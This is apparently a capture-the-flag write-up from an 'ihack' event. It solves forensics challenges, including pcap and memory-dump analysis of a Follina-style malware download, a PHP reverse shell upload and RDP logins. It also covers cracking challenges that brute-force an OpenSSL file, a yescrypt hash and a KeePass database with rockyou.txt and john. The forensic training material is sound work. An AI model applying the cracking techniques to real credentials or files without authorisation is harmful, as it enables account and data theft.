
Decoding this string reveals that the script from before was used to download `WindowsUpdate.exe`, a windows executable file from a remote server. This is the malware that will run on a victim’s system, after downloading it we can get its hash, which is the third part of the flag. Since we only need to get the port of the remote server it is sending data to, we ran the malware in a VM and captured the network traffic.

```
$ tshark -r traffic.pcapng -Y 'ip.dst == 139.59.122.20'
   11   2.134951 172.18.183.250 → 139.59.122.20 TCP 66 19164 → 446 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   13   2.656315 172.18.183.250 → 139.59.122.20 TCP 66 [TCP Retransmission] [TCP Port numbers reused] 19164 → 446 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

After analysing the network traffic, we found the port used by the remote server was port 446, and this is the fourth part of the flag. When combined, the flag becomes: `ihack{CVE-2022-30190_update.html_6102e0dd8c12061d121d042d1b6e23e6_446}`


Ir-forensics

DFIR 1




Given the file were `pcap` files, we use `wireshark` and then follow the tcp stream of the file. After scrolling through some streams, stream 40 indicates that there is a `POST request` for a `php` file named `avatar-1606914__480.php` that contains reverse shell

code.



Using wireshark to extract the file will result in an inaccurate md5 hash. As a result, we use `NetworkMiner`. To extract, locate the malicious file (from the files tab) that has been identified from scanning through the pcap file and then open the folder to get the actual file. Lastly just need to get the hash value of the file using `md5sum` to get our flag. `Ihack{8472a0454391a40792173708866514ef}`



DFIR 2

Looking at the access log, two requests were made with url-encoded javascript as the value for the query parameter. We just need to url decode it and replace '//' strings with '/', and run the js script which will result in the flag:
`ihack{ba0af173017c720f05db7df633dfa066}`

```
$ node script.js
undefined:3
alert("ihack{ba0af173017c720f05db7df633dfa066}")
^
```

Memory-Forensics

I

This one is just the md5sum of the memory dump file.

II

Although we found the suspicious process from the output of running the netscan volatility plugin which showed that a process is interacting with a remote address. This resulted in the flag for this challenge and also challenges III and IV. The process name is putty.exe.

```
0x1fccc008      TCPv4   192.168.74.173  139     0.0.0.0 0       LISTENING       4       System  N/A
0x1fcd2240      UDPv6   fe80::4817:73ac:b77a:840d       51517   *       0               1052    svchost.exe     2022-12-09 12:28:18.00
000
0x1fcd2b50      UDPv6   ::1     51518   *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
0x1fcd6428      TCPv4   192.168.74.173  3389    192.168.74.171  53017   ESTABLISHED     1060    svchost.exe     -
0x1fce0738      UDPv4   192.168.74.173  51519   *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
0x1fce3880      UDPv6   fe80::4817:73ac:b77a:840d       1900    *       0               1052    svchost.exe     2022-12-09 12:28:18.00
000
0x1fd87750      TCPv4   192.168.74.173  49262   139.59.122.20   4445    ESTABLISHED     1732    putty.exe       -
0x1fd98ac0      UDPv4   0.0.0.0 3702    *       0               1036    svchost.exe     2022-12-09 12:28:24.000000
0x1fdb0bd0      UDPv4   127.0.0.1       1900    *       0               1052    svchost.exe     2022-12-09 12:28:18.000000
```

III

We can see the pid from the output of netscan, which is 1732.

IV

The remote server's ip address is 139.59.122.20

V

Looking at the file paths from the output of the filescan plugin, we can see two users, user13 and sysadmin. As there are only two users, we can easily guess between these users. But, looking at the output of the userassist plugin, we can see that all of the earlier user activity was from user13, and then suddenly sysadmin started doing some activities. We can deduce from this that the newly created account is sysadmin.

VI

Since the information that we need could be found through windows event log, we can use a tool called EVTXtract from this repository, https://github.com/williballenthin/EVTXtract, to extract the event logs from the memory dump.
After extracting it to XML format, we can convert it to JSON format. But before that, we need to tidy up the XML since in my case, it is not well formatted. After we manage to convert it to JSON, we can use `jq` to parse the JSON and filter for event ID associated with RDP connection, which is `1149` and look for username `sysadmin` (from `Memory Forensics V`).

```
❯ cat event.json | jq -c '.evtxtract.Record[] |
select(.EventID == "1149") |
.Substitutions |
select(.Substitution[].Value == "sysadmin") |
.Substitution[] |
select(.Type == "1")'
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager","_index":"14"}
{"Type":"1","Value":"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational","_index":"16"}
{"Type":"1","Value":"sysadmin","_index":"17"}
{"Type":"1","Value":"","_index":"18"}
{"Type":"1","Value":"192.168.74.171","_index":"19"}
```

Source IP: `192.168.74.171`

VII

Now, we need to filter for event ID that corresponds to user account creation, which is `4720` and the username is `sysadmin` (from `Memory Forensics V`).

```
❯ cat event.json | jq -c '.evtxtract.Record[] |
select(.EventID == "4720") |
.Substitutions |
select(.Substitution[].Value == "sysadmin") |
.Substitution[] |
select(.Type == "17")'
{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
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{"Type":"17","Value":"2022-12-09 13:34:07.714872","_index":"6"}
```

Timestamp: `2022-12-09 13:34:07`


Cracking

AES


```
└─# file flag.bin
flag.bin: openssl enc'd data with salted password
```

Started by analysing the file given using `file` command, showing openssl encryption data. Through the challenge description, a common and easy guess password is used, which

leads to an idea to brute force the file to gain the password for decryption of the openssl using `bruteforce-salted-openssl`. Before executing the commands shown below, the file extensions needs to be changed from `flag.bin` to `flag.bin.enc` to determine it's encrypted.




We managed to determine the password through brute forcing using default linux built in wordlist `/usr/share/wordlists/rockyou.txt` with `sha256` as its default digest. Once the password has been discovered, we can proceed decrypting it and then cat the file out.



Password Recovery

Looking at the format, `$y$j9T$`, in the internet leads us to `yescrpt` format. Next, we can crack it using john the ripper with `--format=crypt` and password list of `rockyou.txt`.




Forgotten Password

Checking the file type of the given file is a keepass password database.

```
> file password.bin
password.bin: Keepass password database 2.x KDBX
```

We can use `keepass2john` to extract the hash for `john` to crack. After cracking, we found the master password to be `cristianoronaldo`. Next, we can import it to `Keepass` and read the content.



`ihack{eb0f1c8711f67cb9e656520a5faea3c4}`